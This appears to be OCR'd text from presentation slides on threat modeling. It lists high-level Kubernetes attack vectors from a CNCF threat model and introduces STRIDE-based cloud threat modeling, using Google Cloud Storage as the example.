
CNCF financial user group: https://github.com/cncf/financial-user-group/tree/main/projects/k8s-threat-model

Kubernetes Data Flow Diagram




Kubernetes Attack Vectors

1. Access K8S API Server / ETCD API
2. Dashboard misconfiguration
3. Malicious container image in registry
4. Application with exploitable vulnerability
5. Gain access to secrets
6. Docker daemon misconfiguration




Cloud Threat Modeling


- We will be using the same threat modeling STRIDE
- We will take Google Cloud Storage as example



Cloud Threat Modeling

